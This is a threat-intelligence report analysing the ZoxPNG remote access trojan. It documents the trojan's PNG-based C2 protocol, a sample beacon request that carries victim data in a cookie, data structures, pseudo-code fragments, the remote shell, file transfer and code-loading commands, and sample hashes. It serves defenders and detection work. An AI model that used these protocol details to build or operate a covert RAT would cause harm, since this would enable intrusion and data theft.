NOVETTA

ZoxPNG Analysis

Overview

ZoxPNG is a very simple RAT that uses the PNG image file format as the carrier for data going to and from the C2 server. ZoxPNG supports 13 commands natively. In addition, ZoxPNG has the ability to load and execute arbitrary code from the C2 server providing an almost unlimited feature set. For instance, ZoxPNG provides no functionality for key logging, screen grabbing or file execution. If an attacker required such functionality, the attacker would construct a simple shell-code binary which the ZoxPNG binary could execute thereby expanding the feature set of the Trojan.

ZoxPNG does not contain any configuration information. The attacker using ZoxPNG must specify the C2 server address as a command line argument.

ZoxPNG Startup Sequence

ZoxPNG is a simple console executable that contains no configurable information such as a C2 server address. It is up to the attacker to provide this information as the sole command line argument when activating a ZoxPNG binary. Upon activation, the ZoxPNG binary registers the various command handlers (see the section “Commands” that follows for details of each command handler).

With the handlers registered, ZoxPNG slips into an infinite loop that calls the main communication and command dispatch routine; if that routine returns (or exits), the Trojan sleeps 20 seconds before again calling the main communication and command dispatch routine. This ensures that even if communication failures occur, ZoxPNG will continually attempt to connect to the C2 (with intermittent delays).

Communication and Command Dispatch

When ZoxPNG enters the communication loop, the Trojan sends a request to the C2 server in the form of a HTTP GET request. The first GET request provides the initial dial-home to the C2 server and results in the C2 server sending the first command to the ZoxPNG binary via a special PNG file attached to the response. Subsequent requests from the ZoxPNG binary can come in the form of a GET request if the response to the C2 server’s command does not require any data or acknowledgement, or a POST request with a PNG upload containing data to be sent to the C2 server. For each request to the C2 server that the ZoxPNG binary generates, the C2 server will respond with a valid HTTP response that includes a PNG file containing the next instruction for the binary to execute. Figure 1 provides a graphical representation of the polling model that the ZoxPNG binary employs when communicating with the C2 server.



Figure 1: Communication Pattern between ZoxPNG and its C2 Server

The ZoxPNG is surprisingly accommodating to network instability. For each polling request to the C2 server, the ZoxPNG binary will attempt to contact the C2 server up to five times before failing. Between attempts, the ZoxPNG binary will wait 5 seconds. Coupling the 5 second interval waits with the fact that the default timeout using `InternetOpen` is 30 seconds, a ZoxPNG binary could wait up to 175 seconds (nearly 3 minutes) for a C2 server to come online before terminating the session.

The communication subsystem of ZoxPNG uses the WinInet API. While this has the advantage of offloading the HTTP processing, it also has the advantage of allowing ZoxPNG to automatically use any proxy settings currently configured on the victim's machine. ZoxPNG uses the `InternetOpen`, `InternetConnect` and `HttpOpenRequest` APIs to begin a HTTP connection to the C2 server. As mentioned previously, if the ZoxPNG binary is sending data to the C2 server, `HttpOpenRequest` is given the `POST` verb otherwise it uses the `GET` verb. Prior to using any of the WinInet APIs, however, ZoxPNG generates a small data structure of 52 bytes that contains information about the victim's machine. The data structure in Figure 2 defines the VictimSystemData data structure.

```
#pragma pack(push, 1)
struct VictimSystemData
{
      char fIs64BitProcess;
      char field_1;       // binary result of an obscure test
      char bOSMajorVersion;
      char bOSMinorVersion;
      DWORD dwActiveCodePage;
      DWORD dwRandomValue;
      DWORD dwMegsOfMemory;
      DWORD dwPID;
      char szComputerName[32];
};
#pragma pack(pop)
```

Figure 2: VictimSystemData Structure

It is unclear why the developer(s) of ZoxPNG decided that it was necessary to generate the data structure at each and every attempt to contact the C2 server instead of generating the static data once and using a cached copy. Nevertheless, the ZoxPNG binary will generate the data each time prior to activating the WinInet APIs. The ZoxPNG binary will transmit the data to the C2 server via the HTTP header `Cookie` as part of the `SESSIONID` value. In order to transfer the data without running into NULL byte issues, the `VictimSystemData` structure is transformed using a standard Base64 encoding.

There are two interesting pieces to the VictimSystemData. The first interesting piece is the dwRandomValue field. While the field does appear to be the generation of calls to the `rand` function, in actuality it is a checksum of the victim's computer name. The ZoxPNG binary will loop through the NULL terminated string of the victim's computer name in four byte increments in order to generate a 32-bit value, use the 32-bit value as the seed value to `srand`, and then multiply an accumulator by the value of the next `rand` call. This convoluted checksum appears to have no other purpose than to provide a means to detect corrupt or forged requests as they relate only to the computer's name. After going through a maximum of 30 cycles (leading to the possibility that random data may be introduced given that the computer name buffer is only 32 bytes long), the value of `dwRandomValue` is truncated to 1,000,000 by virtue of a modulus operation. Figure 3 provides the pseudo-code for the `dwRandomValue` generation.

```
GetComputerNameA(&Buffer, &nSize);
v6 = (unsigned int *)&Buffer;
victimSysData->dwRandomValue = 1;
i = 1;
do
{
  if ( !*v6 )
    break;
  srand(*v6);
  ++i;
  ++v6;
  victimSysData->dwRandomValue *= rand();
}
while ( i < 30 );
victimSysData->dwRandomValue %= 1000000u;
```

Figure 3: dwRandomValue Generation in Psuedo-C

With the VictimSystemData structure generated and an Internet session handle opened, ZoxPNG calls `HttpOpenRequest` with the appropriate verb to open a specific URL to the C2 server. The URL that the ZoxPNG binary will request is largely static and takes the form of a complex image request. The request to the C2 server takes the following form:

http://{C2 Address}/imgres?q=A380&hl=en-US&sa=X&biw=1440&bih=809&tbm=isus&tbnid=aLW4-J8Q1lmYBM:&imgrefurl=http://{C2Address}&docid=1bi0Ti1ZVr4bEM&imgurl=http://{C2 Address}/{4 digit year}-{2 digit month}/{4 digit year}{2 digit month}{2 digit day}{2 digit hour}{2 digit minute}{2 digit second}.png&w=800&h=600&ei=CnJcUcSBL4rFkQX444HYCw&zoom=1&ved=1t:3588,r:1,s:0,i:92&iact=rc&dur=368&page=1&tbnh=184&tbnw=259&start=0&ndsp=20&tx=114&ty=58

After opening a HTTP request to the URL, the ZoxPNG will add a User-Agent header based on the user-agent string returned by a call to the `ObtainUserAgentString` API function. If that function fails to return a user-agent, then ZoxPNG will default to the following user-agent string:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NETCLR 2.0.50727)
```

The ZoxPNG binary will also append `Pragma`, `Accept-Language` and `Accept-Encoding` headers before concluding with a `Connection: Close` header. The result is a request that takes the form of:

```
GET /imgres?q=A380&hl=en-US&sa=X&biw=1440&bih=809&tbm=isus&tbnid=aLW4-J8Q1lmYBM:&imgrefurl=http://127.0.0.1&docid=1bi0Ti1ZVr4bEM&imgurl=http://127.0.0.1/2014-10/20141020021012.png&w=800&h=600&ei=CnJcUcSBL4rFkQX444HYCw&zoom=1&ved=1t:3588,r:1,s:0,i:92&iact=rc&dur=368&page=1&tbnh=184&tbnw=259&start=0&ndsp=20&tx=114&ty=58 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C)
Pragma: no-cache
Accept-Language: en-US
Accept-Encoding: gzip, deflate
Connection: Close
Cookie:
SESSIONID=AAAFAeQEAAAEZgcAYggAAMAFAABJMjY4ODU2LTM3NUMzMTcAAAAAAAAAAAAAAAAAAAAAAAA==
Host: 127.0.0.1
```

ZoxPNG transmits data via a specifically constructed PNG file. The format of the PNG file that carries data to and from the C2 server is relatively straight forward. For data coming from the C2 server, the PNG file must start with the following bytes in order: `0x89`, `0x50`, `0x4E`, `0x47`, `0x0D`, `0x0A`, `0x1A`, `0x0A`. The DWORD starting at offset 0x21 contains the size of the data within the PNG file while the data begins at offset 0x29. The DWORD at 0x21 is in big-endian format. The data at offset 0x29 is compressed using the zlib `deflate` (version 1.1.4) system. Novetta was unable to observe a live sample of the PNG file originating from the C2 but it is reasonable to believe that the overall format of the PNG file is the same as the format as the PNG file that the ZoxPNG binary sends to the C2 server as the important offsets of 0x21 (33) and 0x29 (41) are identical.

The format of the PNG file originating at the ZoxPNG binary is defined, which could be potentially leveraged by IDS. The following table defines the known values of the PNG file (regardless of the data appended):

Offset	Known Values	Notes
0 (8 bytes)	`0x89 0x50 0x4E 0x47 0x0D 0x0A 0x1A 0x0A`	PNG header
8 (4 bytes)	`0x00 0x00 0x00 0x0D`	Length of image header chunk
12 (4 bytes)	'IHDR'	Image header tag
16 (13 bytes)	`0x00 0x00 0x00 0xC8 0x00 0x00 0x00 0x64 0x08 0x00 0x00 0x00 0x00`	Specifies 200x100px 8-bit image
29 (4 bytes)	`0xE6 0xED 0x20 0xD7`	CRC32 value of IHDR chunk
33 (4 bytes)	variable	Size of IDAT (embedded data) chunk
37 (4 bytes)	'IDAT'	Data header tag
41 (n bytes)	variable	Embedded data of n bytes
41+n (4 bytes)	variable	CRC32 value of IDAT chunk
45+n (4 bytes)	`0x00 0x00 0x00 0x00`	Length of IEND chunk
49+n (4 bytes)	'IEND'	Image end tag
53+n (4 bytes)	`0xAE 0x42 0x60 0x82`	CRC32 value of IEND chunk

Note that the embedded data within the `IDAT` tag is compressed using the `deflate` function. In order to restore the `IDAT` data, both sides of the conversation will use the zlib `inflate` functionality.

The PNG file adheres to the PNG standard thereby making it less detectible to heuristic sensors. However, by inspection of the `IDAT`'s size, it could be possible to determine that the image is not 200x100 bytes (20000 bytes) and therefore the `IDAT` section is not the proper size for the specific image size.

After the PNG image is received by the ZoxPNG binary, the binary will extract the contents of the IDAT section, recover the original data blob, and send the data to the command dispatch. Each data blob that comes from a PNG file contains a header that allows the command dispatch system to quickly route the data blob to the appropriate handler. At the outer most layer of the structure is the `CommandHeader` which contains two fields: `dwCommandDataSize` and command. `dwCommandDataSize` is the overall size of the data blob including the `CommandHeader` component while the command field is a `CommandData` structure containing the information necessary to route the command (and its data) to the appropriate data handler. Figure 4 defines both the `CommandHeader` and `CommandData` structures.

The `CommandData` structure contains four fields of which the most important is the `dwCommandID` field. The `dwCommandID` field defines the purpose of the data (if any) that follows the `CommandData` (and by extension, the `CommandHeader`) structure in the data blob. The `dwCommandID` value corresponds to one of the registered command handler ID values (starting at 0x80061001). If a specific command requires additional arguments then the

`dwPayloadSize` field will be greater than 0. The `dwPayloadSize` field specifies the number of bytes following the `CommandData` structure. The `dwCommandSequenceID` and `dwLastError` fields are largely ignored by the various commands.

```
struct CommandHeader
{
  DWORD dwCommandDataSize;
  CommandData command;
};

struct CommandData
{
  DWORD dwCommandID;
  DWORD dwCommandSequenceID;
  DWORD dwLastError;
  DWORD dwPayloadSize;
};
```

Figure 4: CommandHeader and CommandData Structure Definitions

Whenever a command sends any data back to the C2 server, the same `CommandHeader` and `CommandData` fields are prepended to the data blob coming from the various commands. In the case where data is going back to the C2 server, it is possible that the `dwLastError` field may be set to a non-zero value indicating the status of a particular command (the field is commonly set to the value returned by the function `GetLastError`). The `dwCommandSequenceID` number field is set to the same value as the command whenever the ZoxPNG binary sends data to the C2 server.

The data that follows a `CommandData` field is specific to each command. The command dispatch is ignorant of any data that follows beyond the `CommandHeader` and `CommandData`. The commands themselves are ignorant of the `CommandHeader` as only the `CommandData` is sent to the individual command handlers.

Commands

ZoxPNG uses a notion of function registration to assign command handlers to specific, sequential IDs. The order in which the handlers are registered dictates the ID of the command. The ID values start at 0x80061001 and increment for each subsequent handler that is registered. The following ID to function mappings have been observed:

ID	Function Description
0x80061001	Initiate a remote shell
0x80061002	Interact with the remote shell (send command, read response)
0x80061003	Download a file from the C2 to the victim's machine
0x80061004	Upload a file to the C2 from the victim's machine
0x80061005	Obtain information about the attached drives
0x80061006	Create a directory
0x80061007	Find/List files
0x80061008	Delete a file
0x80061009	Move/Rename a file
0x8006100A	List all activate processes
0x8006100B	Kill a process (by PID)
0x8006100C	Sleep
0x8006100D	Add a new handler function
0x8006100E	Shutdowns ZoxPNG

Each command has a command-specific data format for arguments and responses. Not all commands require arguments or provide responses. The following sub-sections break down not only the format of the data flowing into and out of each command but also provide an overview of what each command does and how it operates.

Command 0x80061001: Initiate Remote Shell

The `Initiate Remote Shell` command takes a single argument which contains the full filename and path to the command interpreter (e.g. cmd.exe) to use for the remote shell. Once activated, the command handler terminates any existing remote shell processes and closes any open pipes going to the remote shell process. The handler then creates new pipes before generating a new remote shell process and using the newly created pipes for the `STDIN`, `STDOUT` and `STDERR` of the console process. If the `CreateProcess` call returns an error, the command handler will generate a response with the following fields within the `CommandData` set:

Field	Value
dwCommandID	`0x80061001`
dwLastError	value from `GetLastError`
dwPayloadSize	size of the string in the payload
(payload)	string: "`IISCMD Error:%d\n`" where `%d` is the value from `GetLastError`

If `CreateProcess` is successful, the command handler calls the command handler for `Remote Shell Interaction` (`0x80061002`) and pass the original `CommandData` to the command handler with the `dwCommandID` field changed to `0x80061002` and the `dwPayloadSize` set to `0` in order to get the initial response from the remote shell to the C2 server. Typically this initial response will be the banner and command prompt from a newly executed cmd.exe. The command handler will return the response from the `Remote Shell Interaction` handler as its own.

Command 0x80061002: Remote Shell Interaction

The `Remote Shell Interaction` command is responsible for both polling for waiting remote shell output as well as providing input to the remote shell. When activated, the `Remote Shell Interaction` command handler determines if the pipe for the `STDIN` is still valid (non-NULL). If the pipe is invalid, the command handler will generate a response with the following fields within the `CommandData` set:

Field	Value
dwCommandID	`0x80061002`
dwLastError	value from `GetLastError`
dwPayloadSize	size of the string in the payload
(payload)	string: "`hWritePipe2 Error:%d\n`" where `%d` is the value from `GetLastError`

If the pipe handle is still valid, and the `CommandData`'s `dwPayloadSize` value is non-zero, the payload data that follows the `CommandData` structure is passed to the remote shell via the pipe without translation by means of a call to `WriteFile`.

After a 500ms sleep, a new buffer of 65564 bytes is allocated by the command handler in order to hold any response data. A call to `PeekPipe` is made to determine if there is any output from the remote shell waiting. If `PeekPipe` indicates the presence of waiting data, a call to `ReadFile` is made to copy up to 65536 bytes of the output into the payload portion of the response buffer. The command handler returns the response with the `CommandHeader` set to the size of the entire data blob and the following fields set within the `CommandData` structure:

Field	Value
dwCommandID	`0x80061002`
dwLastError	`2`
dwPayloadSize	size of the data in the payload (or 0 if no data was waiting)
(payload)	(optional) Data from the remote shell's output (`STDOUT` or `STDERR`)

Command 0x80061003: Download File

The `Download File` command, as the name implies, is responsible for transferring a file from the C2 server to the victim's machine. The payload of the data blob contains a data structure defining the filename (and destination) of the file being transferred, the number of bytes within the payload to write to the victim's machine and the offset (if any) to start writing the payload data. The format of the command's argument structure is as follows:

Offset in Payload	Field Name	Description
0 (WORD)	wFilenameLength	Length of the szFilename field
2 (variable)	szFilename	Full filename and path of file to write
2+szFilename (DWORD)	dwDataOffset	Offset within file to begin writing data
6+szFilename (DWORD)	dwBytesToWrite	Number of bytes to write to disk
10+szFilename (variable)	(data)	Bytes to write to disk

If the dwDataOffset field is non-zero, then the disposition for the CreateFile call is set to OPEN_EXISTING whereas if the field is zero, then a new file is created by using CREATE_ALWAYS. If the CreateFile call is successful, the command handler calls SetFilePointer to the value specified by dwDataOffset and then calls WriteFile in order to write the dwBytesToWrite number of bytes to disk.

The command handler returns a CommandHeader structure with the dwCommandID field of the CommandData structure set to 0x80061003 to the command dispatch. If the CreateFile call is successful then the dwLastError field is set to 0 otherwise the field is set to the value returned by GetLastError.

Command 0x80061004: Upload File

The Upload File command copies the contents of a file on the victim's machine to the C2 server. The payload of the data blob contains a data structure (identical to the data structure for the Download File command) defining the full filename and path of the file being transferred, the number of bytes to read from the file and the offset (if any) to start reading from within the file. The format of the command's argument structure is as follows:

Offset in Payload	Field Name	Description
0 (WORD)	wFilenameLength	Length of the szFilename field
2 (variable)	szFilename	Full filename and path of file to write
2+szFilename (DWORD)	dwDataOffset	Offset within file to begin reading data
6+szFilename (DWORD)	dwBytesToRead	Number of bytes to read from the file.

The command handler begins by calling CreateFile with the disposition set to OPEN_EXISTING. If the CreateFile call is unsuccessful, the command handler returns a CommandHeader structure with the dwCommandID field of the CommandData structure set to 0x80061004 and the dwLastError field is set to the value returned by GetLastError.

If the dwBytesToRead is -1, the command handler will calculate the number of bytes to read from the file by taking the total file size (as reported by GetFileSize) and subtracting the value of the dwDataOffset field. The command handler will allocate a response buffer with enough space to read in the specified number of bytes of the file along with a response header

consisting of a `CommandHeader` along with a 12 byte payload header. The format of the response buffer, following the `CommandHeader`, is as follows:

Offset in Payload	Field Name	Description
0 (DWORD)	`dwFileSize`	Total size of the file being transferred
4 (DWORD)	`dwReadOffset`	Offset within file corresponding to the start of the data within the payload
8 (DWORD)	`dwBytesRead`	Number of bytes read from the file
12 (variable)	`(data)`	Bytes read from the file

After moving the file pointer by calling `SetFilePointer` and supplying the value of the `dwDataOffset` field, the command handler will read the file (up to the number of calculated bytes to read) into the `(data)` section of the response buffer by calling ReadFile. Regardless of the success of the file read, the command handler sets the `dwFileSize`, `dwReadOffset` and `dwBytesRead` fields appropriately and returns the response buffer to the command dispatch.

Command 0x80061005: Get Drive Information

The `Get Drive Information` command provides a list of each letter assigned drive on the victim's machine along with some limited information concerning each drive. The command handler requires no arguments. When activated, the command handler will call the `GetLogicalDriveStrings` function in order to obtain a list of assigned drive letters. After allocating a response buffer large enough to contain a `CommandHeader` and the necessarily information structures to describe each drive, the command handler begins filling out a `DriveInfo` data structure for each drive and placing the structure within the payload of the response buffer. The `DriveInfo` structure is defined as:

```
struct DriveInfo
{
   DWORD dwDriveNumber;
   char szDriveLetter[4];
   DWORD dwDriveType;
   ULARGE_INTEGER qwTotalBytes;
   ULARGE_INTEGER dwTotalFreeBytes;
};
```

The `dwDriveType` field contains the value returned from a call to `GetDriveType` while `qwTotalBytes` and `qwTotalFreeBytes` come from a call to `GetDiskFreeSpaceEx`.

After completing the array of `DriveInfo` structures for each assigned drive letter, the command handler will set the `dwCommandID` field within the `CommandData` structure to `0x80061005` and return the response buffer. If, however, the call to `GetLocalDriveStrings` returns an error, the command handler will return only a `CommandHeader` structure with the `dwCommandID` field set to `0x80061005` and the `dwLastError` set to the return value from `GetLastError`.

Command 0x80061006: Create Directory

The `Create Directory` command creates a directory on the victim's machine. The command handler uses the payload section of the data blob (the section following the `CommandHeader` and `CommandData` structures) as a NULL-terminating string containing the full path of the directory to create. The command handler uses the `CreateDirectory` function to create the directory on the victim's machine. The command handler then returns a `CommandHeader` with the `dwCommandID` set to `0x80061006`, the `dwPayloadSize` set to `0` and, if the `CreateDirectory` function was successful, the `dwLastError` set to `0` otherwise the field is set to the value returned from `GetLastError`.

Command 0x80061007: Enumerate Files

The `Enumerate Files` command provides a list of files for a given path on the victim's machine along with some limited information concerning each file found. The command handler uses the payload section of the data blob (the section following the `CommandHeader` and `CommandData` structures) as a NULL-terminating string containing the full path to enumerate. When activated, the command handler determine the number of files in the given path by using the `FindFirstFile` and `FindNextFile` functions to count the number of results.

Using the number of files within the specified directory, the command handler will allocate a response buffer large enough to contain a `CommandHeader` and the necessarily information structures to describe each file. The command handler begins filling out a `FileInfo` data structure for each file, placing the structure within the payload of the response buffer. The `FileInfo` structure is defined as:

```
struct FileInfo
{
   DWORD dwFileAttributes;
   FILETIME ftLastWriteTime;
   DWORD nFileSizeLow;
   DWORD nFileSizeHigh;
   char szFilename[260];
};
```

The `dwFileAttributes` field contains a bitmask of `FILE_ATTRIBUTE_*` values, `ftLastWriteTime` contains the timestamp of the last time the file was modified, `nFileSizeLow` and `nFileSizeHigh` collectively define the size of the file and `szFilename` contains a NULL-terminate string with the file's name.

After completing the array of `FileInfo` structures for each found file (via calls to `FindFirstFile` and `FindNextFile`), the command handler will set the `dwCommandID` field within the `CommandData` structure to `0x80061007` and return the response buffer. If, however, the command handler is unable to allocate the proper sized response buffer or if the number of files for the specified directory is zero, the command handler will return only a `CommandHeader` structure with the `dwCommandID` field set to `0x80061007` and the `dwLastError` set to the return value from `GetLastError`.

Command 0x80061008: Delete File

The `Delete File` command deletes a file on the victim's machine. The command handler uses the payload section of the data blob (the section following the `CommandHeader` and `CommandData` structures) as a NULL-terminating string containing the full filename and path of the file to delete. The command handler uses the `SHFileOperation` function with the `SHFILEOPSTRUCT.wFunc` parameter set to `FO_DELETE` to delete the file on the victim's machine. The command handler then returns a `CommandHeader` with the `dwCommandID` set to `0x80061008`, the `dwPayloadSize` set to `0` and, if the operation was successful, the `dwLastError` set to `0` otherwise the field is set to the value returned from `GetLastError`.

Command 0x80061009: Rename/Move File

The `Rename/Move File` command renames (and potentially moves) a file on the victim's machine. The command handler uses the payload section of the data blob (the section following the `CommandHeader` and `CommandData` structures) as a NULL-terminating string containing the both the full filename and path of the file to rename as well as the full filename and path of the new name for the file. A pipe character (`|`) separates the two values within the string.

The command handler uses the `MoveFileEx` function to rename/move the file on the victim's machine. The command handler then returns a `CommandHeader` with the `dwCommandID` set to `0x80061009`, the `dwPayloadSize` set to `0` and, if the operation was successful, the `dwLastError` is set to `0`; otherwise the field is set to the value returned from `GetLastError`. If the supplied NULL-terminated string does not contain a pipe character, thereby not supplying to filenames and paths, the `dwLastError` field is set to `87` (`ERROR_INVALID_PARAMETER`).

Command 0x8006100A: Enumerate Processes

The `Enumerate Processes` command provides a list of processes running on a victim's machine for a given path on the victim's machine along with user running the process, the PID of the process and the terminal server session (if any) associated with the process. The command handler requires no arguments. When activated, the command handler obtains a list of active processes on the victim's machine by calling `WTSEnumerateProcesses`. By using `WTSEnumerateProcesses` instead of the more common `Process32First` and `Process32Next` functions, the `Enumerate Processes` command can also list processes associated with terminal server sessions.

Using the number of processes returned by the `WTSEnumerateProcesses` call, the command handler will allocate a response buffer large enough to contain a `CommandHeader` and the necessarily information structures to describe each process. The command handler begins filling out a `ProcessInfo` data structure for each process, placing the structure within the payload of the response buffer. The `ProcessInfo` structure is defined as:

```
struct ProcessInfo
{
   DWORD dwPID;
   DWORD dwSessionID;
   DWORD bIs64BitProcess;
   char szUsername[32];
   char szProcessName[260];
};
```

The `dwPID` field identifies the process ID for the process and `dwSessionID` identifies the terminal server session associated with the process. If the process is a 64-bit image, the `bIs64BitProcess` field is set to 1 otherwise it is set to 0. Using the SID associated with the process, the command handler will look up the username responsible for the process and place the value in the `szUsername` field. Lastly, the `szProcessName` field contains the full name of the process.

After completing the array of `ProcessInfo` structures for each found process, the command handler will set the `dwCommandID` field within the `CommandData` structure to `0x8006100A` and return the response buffer. If, however, the `WTSEnumerateProcesses` function was unsuccessful, the command handler will return only a `CommandHeader` structure with the `dwCommandID` field set to `0x8006100A` and the `dwLastError` set to the return value from `GetLastError`.

Command 0x8006100B: Kill Process

The `Kill Process` command will terminate a process specified by its PID. The DWORD that immediately follows the `CommandHeader` (and `CommandData`) structure specifies the PID of the process to terminate. The command handler will attempt to open a handle to the process by calling `OpenProcess` and then terminate the process by calling `TerminateProcess`. The command handler then returns a `CommandHeader` with the `dwCommandID` set to `0x8006100B`, the `dwPayloadSize` set to `0` and, if both the `OpenProcess` and `TerminateProcess` calls were successful, the `dwLastError` set to `0` otherwise the field is set to the value returned from `GetLastError`.

Command 0x8006100C: Sleep

The `Sleep` command temporarily suspends the communication loop of the ZoxPNG binary for a specified period of time. The DWORD that immediately follows the `CommandHeader` (and `CommandData`) structure specifies the parameter for the `Sleep` function. If the parameter to the `Sleep` command is `0xFFFFFFFF`, then the ZoxPNG communication loop will suspend indefinitely. The command does not return a response.

Command 0x8006100D: Add/Update Command

The `Add/Update Command` command allows the ZoxPNG to expand its capabilities by installing load-on-demand subroutines to the running ZoxPNG process. The command handler uses the payload data that immediately follows the `CommandHeader` structure from the C2 server, allocates enough memory to copy the entirety of the payload (minus four bytes), and then copies the payload starting at offset 4 to the newly generated buffer. The first four bytes (a DWORD) of the payload contains the desired command ID for the new command.

The command handler calls the new function which will return a pointer to the real command handler that is being installed. This indicates that the data coming from the C2 server is an installer subroutine that loads the necessary DLLs and API functions and returns a pointer to the new command handler. If the subroutine returns a valid (non-NULL) pointer, the `Add/Update Command` command handler attempts to install the new command handler.

The command handler attempts to install the new command handler into the array of existing command handlers (`pfnHandlers[]`) using the desired command ID (`desiredCmdID` value). Figure 5 illustrates, in pseudo-C, the procedure that the `Add/Update Command` command handler install the new command handler.

```
memcpy(installerFunction, &data[1], data->header.dwPayloadSize - 4);
pFunc = installerFunction();
if (pFunc)
{
  desiredCmdID = data->dwHandlerID;
  v5 = dwHandlersCnt;
  if ( dwHandlersCnt <= desiredCmdID )
  {
    while (dwHandlersCnt != data->dwHandlerID )
    {
      pfnHandlers[dwHandlersCnt++ - 397312] = PlaceHolderCommand;
    }
    pfnHandlers[dwHandlersCnt - 397312] = pFunc;
    dwHandlerID = dwHandlersCnt++;
  }
  else if ( pfnHandlers )
  {
    pfnHandlers[desiredCmdID - 397312] = pFunc;
    dwHandlerID = data->dwHandlerID;
  }
}
```

Figure 5: Command Handler Installation/Update Routine

If the `desiredCmdID` is a value larger than the next available command ID, the command handler will fill the command IDs between the last valid command ID and the `desiredCmdID` will a filler function (`PlaceHolderCommand`). The `PlaceHolderCommand` returns a `CommandHeader` with the `dwCommandID` set to the requested command ID, the `dwLastError` set to `2` (`ERROR_FILE_NOT_FOUND`), the `dwPayloadSize` set to the length of the string within the payload, and the payload containing the NULL-terminated string "`Not Support This Function!`".

What is not obvious, but important to note, is that not only can the `Add/Update Command` command add new functionality, it can replace existing commands.

After the command handler has concluded the installation of the new (or updated) command handler, the command handler will return a `CommandHeader` with the `dwCommandID` field within the `CommandData` structure set to `0x8006100D`. If the installation of the new command handler was successful, the command handler will append the new command handler's command ID value to the end of the `CommandHeader` and set the `dwPayloadSize` to `4`. If, however, installation of the new command handler was unsuccessful, the command handler will return only a `CommandHeader` structure with the `dwCommandID` field set to `0x8006100D` and the `dwLastError` set to the return value from `GetLastError`.

Command 0x8006100E: Shutdown ZoxPNG

The `Shutdown` command takes no arguments. Upon activation, the `Shutdown` handler terminates any active remote command shell processes (e.g. cmd.exe), terminates any open pipes, and returns without providing any additional response data. After the shutdown command concludes, the ZoxPNG binary will sleep for 20 seconds before again re-engaging the main communication loop thereby effectively rendering the `Shutdown` command a 20 second sleep command.

Known Samples

The following table identifies the known ZoxPNG samples along with key metadata for each.

SHA1	Compile Date	File Size
60415999bc82dc9c8f4425f90e41a98d514f76a2	10 May 2013 at 07:16:54	44,432 bytes
40f9cde4ccd1b1b17a647c6fc72c5c5cd40d2b08	10 May 2013 at 07:16:54	47,200 bytes
7dd556415487cc192b647c9a7fde70896eeee7a2	10 May 2013 at 07:16:54	47,207 bytes

Two of the known samples (SHA1:40f9cde4ccd1b1b17a647c6fc72c5c5cd40d2b08 and SHA1:60415999bc82dc9c8f4425f90e41a98d514f76a2) are signed using a signature from "4NB Corp." which appears to be a South Korean video conferencing and cloud service provider (www.4nb.co.kr). The signing certificate for the two samples has a valid time range of 21 June 2011 to 21 July 2013. Sample SHA1:40f9cde4ccd1b1b17a647c6fc72c5c5cd40d2b08 reports a valid digital signature whereas sample SHA1:60415999bc82dc9c8f4425f90e41a98d514f76a2 reports that the certificate has expired. Figures 6 and 7 show the differences between the two digital signatures for the signed samples.



Figure 6: Sample 40f9cde4ccd1b1b17a647c6fc72c5c5cd40d2b08's Digital Signature

